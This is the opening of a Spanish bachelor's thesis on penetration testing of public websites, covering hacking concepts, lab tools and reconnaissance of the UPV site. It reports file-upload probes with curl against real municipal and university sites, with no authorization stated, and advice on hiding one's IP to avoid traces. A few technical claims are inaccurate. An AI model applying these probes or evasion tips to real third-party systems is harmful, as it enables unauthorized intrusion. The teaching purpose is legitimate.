UNIVERSITAT POLITÈCNICA DE VALÈNCIA

_ TELECOM ESCUELA TÉCNICA VLC SUPERIOR DE INGENIERÍA DE TELECOMUNICACIÓN

# UNIVERSITAT POLITÈCNICA DE VALÈNCIA

## Escuela Técnica Superior de Ingeniería de Telecomunicación

# ANÁLISIS DE SEGURIDAD EN WEBS PÚBLICAS A TRAVÉS DE TEST DE INTRUSIÓN

Trabajo Fin de Grado

Grado en Ingeniería de Tecnologías y Servicios de Telecomunicación

AUTOR/A: Urrutia Simó, Paula

Tutor/a: López Patiño, José Enrique

CURSO ACADÉMICO: 2021/2022

UNIVERSITAT POLITÈCNICA DE VALÈNCIA

_ TELECOM ESCUELA TÉCNICA VLC SUPERIOR DE INGENIERÍA DE TELECOMUNICACIÓN

# ANÁLISIS DE SEGURIDAD EN WEBS PÚBLICAS A TRAVÉS DE TEST DE INTRUSIÓN

**Paula Urrutia Simó**

**Tutor: José Enrique López Patiño**

Trabajo Fin de Grado presentado en la Escuela Técnica Superior de Ingeniería de Telecomunicaciones de la Universidad Politécnica de Valencia.

Curso 2021-2022

Valencia, 4 de julio de 2022

Escuela Técnica Superior de Ingeniería de Telecomunicación
Universitat Politècnica de València
Edificio 4D. Camino de Vera, s/n, 46022 Valencia
Tel. +34 96 387 71 90, ext. 77190
**www.etsit.upv.es**

VLC/ CAMPUS
VALENCIA, INTERNATIONAL CAMPUS OF EXCELLENCE

EMAS
Gestión ambiental verificada
REG.NO. ES-CV- 000030

## Resumen

ANÁLISIS DE SEGURIDAD EN WEBS PÚBLICAS A TRAVÉS DE TEST DE INTRUSIÓN.

Trabajo de final de grado de Ingeniería de Tecnologías y Servicios de Telecomunicación realizado con herramientas d e hacking sobre páginas web públicas.

Explicación de conceptos fundamentales en este campo de la ciberseguridad forman el marco teórico del estudio, junto a diferentes tipos de vulnerabilidades web.

El análisis web, entendido como la recopilación de información sobre la página en la que se desea realizar la intrusión, como sistema operativo utilizado, versiones de frameworks o directorios que la forman, constituye la primera parte práctica. Este estudio se realiza a través de diferentes páginas online públicas así como algunas herramientas de código abierto ejecutables en la consola de Windows.

La segunda parte práctica está conformada por la explicación de diferentes vulnerabilidades analizadas sobre distribuciones creadas para la evaluación de agujeros de seguridad informática y después evaluadas sobre páginas web públicas..

La posibles soluciones a las vulnerabilidades tratadas y la importancia de la ciberseguridad en un mundo cada vez más digital también forman parte de este proyecto.

## Resum

ANÀLISI DE SEGURETAT EN WEBS PÚBLIQUES A TRAVÉS DE TEST D'INTRUSIÓ.

Treball de final de grau en Enginyeria de Tecnologies i Servicis de Telecomunicació realitzat amb ferramentes de hacking sobre pàgines web públiques.

Explicació de conceptes fonamentals en este camp de la ciberseguridad formen el marc teòric de l'estudi, junt amb diferents tipus de vulnerabilitats web.

L'anàlisi web, entés com la recopilació d'informació sobre la pàgina en què es desitja realitzar la intrusió, com a sistema operatiu utilitzat, versions de frameworks o directoris que la formen, constituïx la primera part pràctica. Este estudi es realitza a través de diferents pàgines online públiques així com algunes ferramentes de codi obert executables en la consola de Windows.

La segona part pràctica està conformada per l'explicació de diferents vulnerabilitats analitzades sobre distribucions creades per a l'avaluació de forats de seguretat informàtica i després avaluades sobre pàgines web públiques.

Les possibles solucions a les vulnerabilitats tractades i la importància de la ciberseguridad en un món cada vegada més digital també formen part d'este projecte.

## Abstract

SECURITY ANALYSIS ON PUBLIC WEBSITES THROUGH INTRUSION TESTING.

Final degree project in Telecommunication Technologies and Services Engineering is carried out with hacking tools on public web pages.

Explanation of fundamental concepts in this field of cybersecurity form the theoretical framework of the study, along with different types of web vulnerabilities.

Web analysis, understood as the collection of information about the page on which you want to perform the intrusion, such as the operating system used, versions of frameworks or directories that form it, is the first practical part. This study is done through different public online pages as well as some open source tools executable in the Windows console.

The second practical part is made up of the explanation of different vulnerabilities analyzed on distributions created for the evaluation of computer security holes and then evaluated on public web pages.

The possible solutions to the vulnerabilities addressed and the importance of cybersecurity in an increasingly digital world are also part of this project.

# Índice

# Índice de figuras

# Capítulo 1. Introducción

## 1.1 Contexto

Actualmente la dependencia tecnológica es una realidad en nuestra sociedad. Está cambiando nuestra manera de establecer relaciones sociales, profesionales y comerciales. La ciberseguridad va de la mano junto a este auge, pues la exposición de datos personales a la que estamos sometidos es cada vez mayor. Cada día en España se producen, de media, unos 40.000, lo que supone un aumento del 125% respecto al inicio de la pandemia.

La pandemia de 2020, causada por el COVID-19, impulsó el teletrabajo que, a día de hoy, sigue presente en muchas empresas, lo que hace de ellas uno de los principales objetivos para los ciberataques.

Ante estos cambios la regulación de normas y leyes en España están en constante evolución. Existe un 'Código de la Ley de Ciberseguridad' en el BOE. El proyecto recientemente publicado "España Digital 2025" contiene 47 medidas para la transformación digital.

Es necesario trasladar a la sociedad la importancia de la ciberseguridad, aunque de manera positiva, hay una gran demanda de trabajadores en el sector, con una tasa de paro 0.

## 1.2 Objetivos

El objetivo de este trabajo es conocer en profundidad las diferentes vulnerabilidades, los riesgos que suponen para una página web y las posibles soluciones.

Poner a prueba las diferentes herramientas que encontramos para el análisis web y así recopilar la mayor información posible sobre el lugar en el que un atacante haría una intrusión.

Analizar las vulnerabilidades más conocidas y ver de manera práctica cómo se llevaría a cabo un ataque de penetración a un sistema informático.

# Capítulo 2. Metodología

## 2.1 Distribución de tareas

Las tareas a realizar enumeradas de manera cronológica son:

1. Elección del tema
2. Búsqueda de artículos, noticias, trabajos, libros y cursos donde buscar fuentes de información.
3. Realización del marco teórico con conocimientos adquiridos en el grado y en las fuentes de información.
4. Pruebas sobre Metasploitable para el entendimiento de las diferentes vulnerabilidades.
5. Redactar la explicación de las vulnerabilidades puestas en prueba.
6. Búsqueda, con las herramientas aprendidas, de agujeros de seguridad sobre una página web pública.
7. Redacción del desarrollo con la explicación de los resultados obtenidos.
8. Evaluación de posibles mejoras.

## 2.2 Diagrama temporal





**Figura 1. Diagrama de Gantt**

# Capítulo 3. Marco teórico

## 3.1 Términos hacking

### *3.1.1 Hacking*

El Hacking es la búsqueda y explotación de vulnerabilidades de seguridad en sistemas o redes. Principalmente se realiza hacking sobre servidores, ordenadores, aplicaciones móviles o, como vamos a ver en este trabajo, sobre aplicaciones web.

El término hacker, definido por la RAE, es "una persona experta en el manejo de computadoras que se ocupa de la seguridad de los sistemas y de desarrollar técnicas de mejora".

Los hackers, o también conocidos como piratas electrónicos, son personas con grandes conocimientos en la informática que se dedican a infectar de virus y software espía ordenadores.

Muchos ataques son de ingeniería social, ya que al hackear es importante para facilitar el trabajo tener en cuenta las emociones, pensamientos, fechas y deseos del individuo atacado.

### *3.1.2 Tipos de hacker*

Aunque el término hacker muchas personas lo asocian con una connotación negativa, asociándolo a una persona que accede a sitios de manera no autorizada, esto no siempre es así.

Encontramos muchos tipos de hackers. Uno de ellos es el 'White Hack', que utilizan sus conocimientos en programación para proteger los datos de diferentes empresas u organizaciones, es decir, se dedican a la ciberseguridad.

En el lado opuesto, encontramos el conocido 'Black Hat', donde los informáticos utilizan diferentes virus, programas espía o maliciosos, para obtener un beneficio económico mediante extorsión.

Entre estos dos primeros tipos nombrados, encontramos a los hackers de tipo 'Grey Hat'. Lo que pretenden este tipo de individuos, es vulnerar la seguridad de organizaciones de manera ilícita para demostrar sus conocimientos y luego pedir un contrato laboral en esta misma organización.

'Red Hat' es como se denominan los que interceptan a los Black Hat, para detener su ataque y también al mismo individuo que lo está lanzando. Los 'Blue Hat', son contratados por empresas para la búsqueda de errores antes de lanzar públicamente un proyecto.

Y el último grupo utilizado con este tipo de nomenclatura son los 'Green Hat' que son simplemente personas en proceso de aprendizaje.

Por otra parte, también conocemos los 'Phreaker' que se dedican a todo lo relacionado con la telefonía móvil, como clonar o liberar teléfonos. Los 'Lammer' utilizan herramientas de otros hackers para fingir sus conocimientos, y por último los 'ciberterroristas', el grupo más peligroso. Difunden miedo con violencia y suele estar ligado a asuntos políticos y religiosos.

### *3.1.3 Conceptos*

En este trabajo utilizo términos del hacking que voy a proceder a definir.

El primero de ellos, es la herramienta conocida como máquina virtual, o VM. Es un software que simula un sistema operativo, pudiendo ejecutar programas como si fuera un ordenador real, pero está alojado en otro ordenador que puede tener un sistema operativo diferente. Hay diferentes aplicaciones capaces de cumplir esta función. En nuestro caso usaremos Virtualbox.

En cuanto a los protocolos de transferencia de archivos definimos 3 de los principales que encontraremos en este trabajo. En primer lugar tenemos FTP, protocolo vulnerable ya que no encripta los canales. Este método utiliza dos canales, el que autentica al usuario y el llamado de datos que se encarga de transferir los archivos.
También cabe hablar sobre el protocolo HTTP, protocolo de transferencia de hipertexto, que nos permite la transferencia de información en la World Wide Web. Así como el HTTPS, el protocolo seguro de transferencia de hipertexto, es decir, una versión segura de HTTP. Es caracterizada porque los datos viajan encriptados desde los navegadores hasta los servidores.

Por otra parte, el término DNS, servidores de nombres de dominio, son un servicio distribuido globalmente que ayuda a traducir las direcciones IP a nombres más reconocibles para las personas. Todos los sitios web se buscan y comunican con direcciones IP, una dirección numérica que se convierte en otra más fácil de recordar.

Los subdominios son subgrupos de nombres de dominios definidos con fines administrativos u organizativos.

### *3.1.4 Dirección IP*

A la hora de realizar prácticas de hacking, debemos ser conscientes de la importancia de ocultar nuestra dirección IP y así mantener el anonimato en la red.

Diferenciamos entre la IP Pública, que es, por ejemplo, la de nuestro router, sirve como identificativo de nuestra red desde el exterior. Esta puede ser fija o dinámica. Por otra parte, tenemos la IP Local o Privada, que va asociada a cada dispositivo conectado a una red.

La razón por la que hay que mantener nuestro identificativo oculto es principalmente por la privacidad, y para ello si ocultamos la dirección IP estamos dificultando el rastreo de nuestra ubicación.

Ocultar la IP también puede ser de utilidad para acceder a páginas web de acceso restringido en el país en el que nos encontremos.

A la vez, como sabemos, cualquier actividad realizada en Internet queda registrada, y con este acto, evitamos lo que se llama dejar nuestra huella digital.

La forma más sencilla para que no quede constancia de nuestra dirección, es simplemente usar una wifi pública. También podemos usar servidores proxy o utilizar una VPN.

### *3.1.5 Métodos HTTP*

El 'Protocolo de transferencia de hipertexto', es el protocolo de comunicación para transferir información para indicar las acciones a realizar a un determinado recurso bajo una URL.

Los métodos más importantes son GET, POST y PUT.

El método GET se emplea para leer una representación de un recurso específico.

Cuando se recibe una respuesta positiva, con un 200 OK, el método GET devuelve la representación en formato HTML, JavaScript, CSS u otros. Si la respuesta es negativa se devuelve un 'not found' con el código 4040 o un 'bad request' con un 400.

Esta solicitud se puede ver en la barra de direcciones, lo que hace de este método, un método inseguro y fácil de modificar.

Al poner una búsqueda en google, vemos como es visible esta búsqueda en la barra de direcciones, y al inspeccionar encontramos el formulario que envía datos al recurso 'search' a través del método GET.


**Figura 2. Método GET**

El método POST es utilizado para enviar datos a un recurso específico pero con un método más seguro que el método GET. Se utiliza para envíar formularios. En caso de respuesta positiva devuelve un 201, 'created'.

Volvemos a realizar la búsqueda en google, esta vez en la página de logueo de la upv, y observamos que el formulario esta ver utiliza el método POST.





**Figura 3. Método POST**

El método PUT es utilizado habitualmente para la creación o actualización de contenidos y al igual que el método POST no refleja la búsqueda en la barra de direcciones del navegador. Con este método podemos subir archivos a servidores que si no tienen una buena seguridad podría llevar al acceso de archivos maliciosos.

Utilizamos una herramienta que se llama Curl para probar la subida de ficheros por el método PUT a la página del ayuntamiento de Alzira y la de la Upv donde obtenemos diferentes resultados.. Esta herramienta ya viene instalada en Windows, Linux y Macos. Lo ejecutamos en la terminal intentando subir un ejemplo de documento de texto y observamos como en el primer caso nos responde con error, típicamente '405 Method Not Allowed', pero en el caso de la Upv no es así, así que esto sería algo a analizar posteriormente por si diera cabida a una vulnerabilidad.





**Figura 4. Método PUT sobre página del Ayuntamiento de Alzira**


**Figura 5. Método PUT sobre página de la UPV**

## 3.2 Herramientas utilizadas

### *3.2.1 VirtualBox y Metasploitable2-Linux*

En este trabajo, para poner a prueba diferentes ataques, utilizo VirtualBox como he mencionado anteriormente.

VirtualBox lo he configurado con Metasploitable2, es una distribución basada en Ubuntu que está intencionadamente configurada con fallos de seguridad y puertos abiertos para poder hacer pruebas.





**Figura 6. VirtualBox**

Verificamos dirección ip que nos asigna:





**Figura 7. Interfaz Metasploitable2 en VirtualBox**

Y vemos que es accesible desde nuestro navegador:


**Figura 8. Interfaz Metasploitable2 en navegador**

Dentro de las herramientas que nos ofrece metasploitable2 cabe destacar por el uso dado en este trabajo: phpMyAdmin, Mutillidae y DVWA.

PhpMyAdmin es una herramienta que utiliza como lenguaje PHP, diseñada para el manejo de bases de datos de MySQL a través de un navegador web.

Por otra parte, en Metasploitable2 viene instalado OWASP Mutillidae, una aplicación web gratuita, de código abierto, intencionadamente vulnerable para pruebas de seguridad web.

En cuanto DVWA, Damn Vulnerable web App, es al igual que la anterior, una aplicación web que contiene vulnerabilidades, diseñada con el objetivo de que los profesionales puedan poner a prueba sus herramientas. Es una aplicación PHP/MySQL.

### *3.2.2 Lenguajes*

En cuanto a los lenguajes de programación que vamos a utilizar y por tanto hay que tener instalados en nuestro ordenador se encuentra Java y Python que usaremos la versión 3.7.

Para analizar el back-end de los sitios web tendremos en cuenta que el lenguaje más utilizado es el PHP, así como el JavaScript, lenguaje en crecimiento durante la última época.

### *3.2.3 Aplicaciones automatizadas para pruebas de seguridad*

Procedo a enumerar y explicar las diferentes aplicaciones que tengo instaladas para poder analizar las páginas web que deseo poner a prueba. El objetivo del uso de estas aplicaciones es obtener información confidencial sobre la página con el fin de buscar vulnerabilidades.

En primer lugar, Wappalyzer otorga acceso a una API que identifica qué tecnologías utiliza el sitio web que deseamos analizar. Otras páginas web para el análisis son Shodan y Netcraft.

En segundo lugar, Nmap, un software de código abierto utilizado para analizar una red y sus puertos. Fue diseñado para Linux aunque actualmente podemos encontrar versiones para Mac y Windows de esta aplicación enfocada a las auditorías de seguridad.

Entre las principales funciones que Nmap nos ofrece encontramos la de mapear una red, es decir, reconocer los dispositivos que se encuentran conectados a la red, la de identificar qué servicios se están ejecutando en la misma red o la de realizar auditorías de seguridad, así como detectar sistemas operativos.

Como tercera opción, cabe nombrar HTTRACK, que nos permite la descarga a un sistema de almacenamiento en nuestro ordenador.

Otra aplicación a destacar es Webscarab, enfocada a facilitar el trabajo a profesionales en seguridad informática que buscan vulnerabilidades en aplicaciones basadas en HTTP. Así como Powerfuzzer, otra web automatizada basada en protocolo HTTP que recopila información de recursos de seguridad de sitios web identificando problemas como XSS, inyecciones, HTTP estados entre otros.

Por último, Burp Suite, disponible para Linux, Mac y Windows, es una herramienta Java creada para inspeccionar sitios web y escanear sus vulnerabilidades.

# Capítulo 4. Desarrollo y resultado del trabajo

## 4.1 Análisis web

El primer paso a realizar a la hora de querer atacar una página web sería su previa exploración.

Necesitamos recopilar información como su sistema operativo, las versiones de sus frameworks que utilizaron los programadores al desarrollar estos sitios para poder buscar si existen vulnerabilidades en ellos así como la estructura con la que se creó. Debemos analizar los directorios o archivos que lo forman, los parámetros como entradas de datos que tiene y las conexiones que establece, con otros dispositivos, bases de datos…

Una vez hemos recopilado toda la información posible del sitio podemos acotar y facilitar el tiempo de ataque a la hora de intentar proceder a la intrusión.

Este tipo de recopilación de información recibe el nombre de 'Footprinting'. Es la fase previa al ciberataque y consiste en el proceso de recopilar información para localizar vulnerabilidades. La primera información que suelen recopilar es el nombre del dominio, la dirección IP, el sistema operativo utilizado. También según la empresa a analizar sería interesante información sobre los trabajadores con acceso al sitio a atacar, sus números de teléfono o los correos.

Este proceso no es solo utilizado por hackers con el fin de atacar un sitio web, también lo utilizan algunas empresas para investigar sus usuarios para mostrar publicidad que les pueda interesar, como la que nos aparece en las redes sociales como Facebook o Instagram.

Hay dos tipos de FootPrinting: activo y pasivo. En el activo se interactúa con la aplicación o el servidor, es un proceso más tedioso, se usan herramientas para la obtención de la información y se realizan pruebas como la introducción de datos para la búsqueda de errores. Por otro lado, el Footprinting pasivo, no se interactúa, se basa en búsquedas en internet cómo revisar el sitio web o los perfiles de los trabajadores en Google, así como buscar el sitio web en WHOIS, protocolo basado en peticiones y respuestas para realizar consultas a bases de datos con el fin de conocer el propietario de un dominio o la dirección IP.

Voy a proceder al análisis de una página web y como ejemplo usaré la de la Universidad Politécnica de Valencia.

Para este análisis la primera consulta que vamos a realizar es saber que dirección IP corresponde a la dirección DNS que conocemos, upv.es.

Para ello, con la línea de comandos usaremos la herramienta Nslookup, que la podemos utilizar de manera gratuita tanto en Windows, Linux como en macOS y nos permite precisamente lo que buscamos, conocer la dirección IP asociada a un determinado dominio.





**Figura 9. nslookup en cmd**

Por tanto, ya sabemos que la dirección IP asociada al dominio upv.es es 212.230.135.2, que la necesitaremos para el uso de algunas herramientas a la hora de buscar vulnerabilidades en esta misma página. También observamos que nos aparece con el mensaje 'Respuesta no autoritativa' la dirección IP 158.42.4.23, esto indica que el servidor DNS local no puede responder a la consulta por su cuenta, si no que, ha contactado con otro o otros servidores con otros nombres.

### *4.1.1 Wappalyzer*

Esta página automatizada citada en las herramientas utilizadas anteriormente, a la que se accede de manera online, para averiguar qué tecnologías utiliza el sitio web a analizar. Al ser online, no exponemos nuestra dirección IP. Simplemente ponemos la página web y procedemos al análisis.





**Figura 10. Wappalyzer**

Los resultados que obtenemos son los siguientes:





**Figura 11. Resultado 1 Wappalyzer**

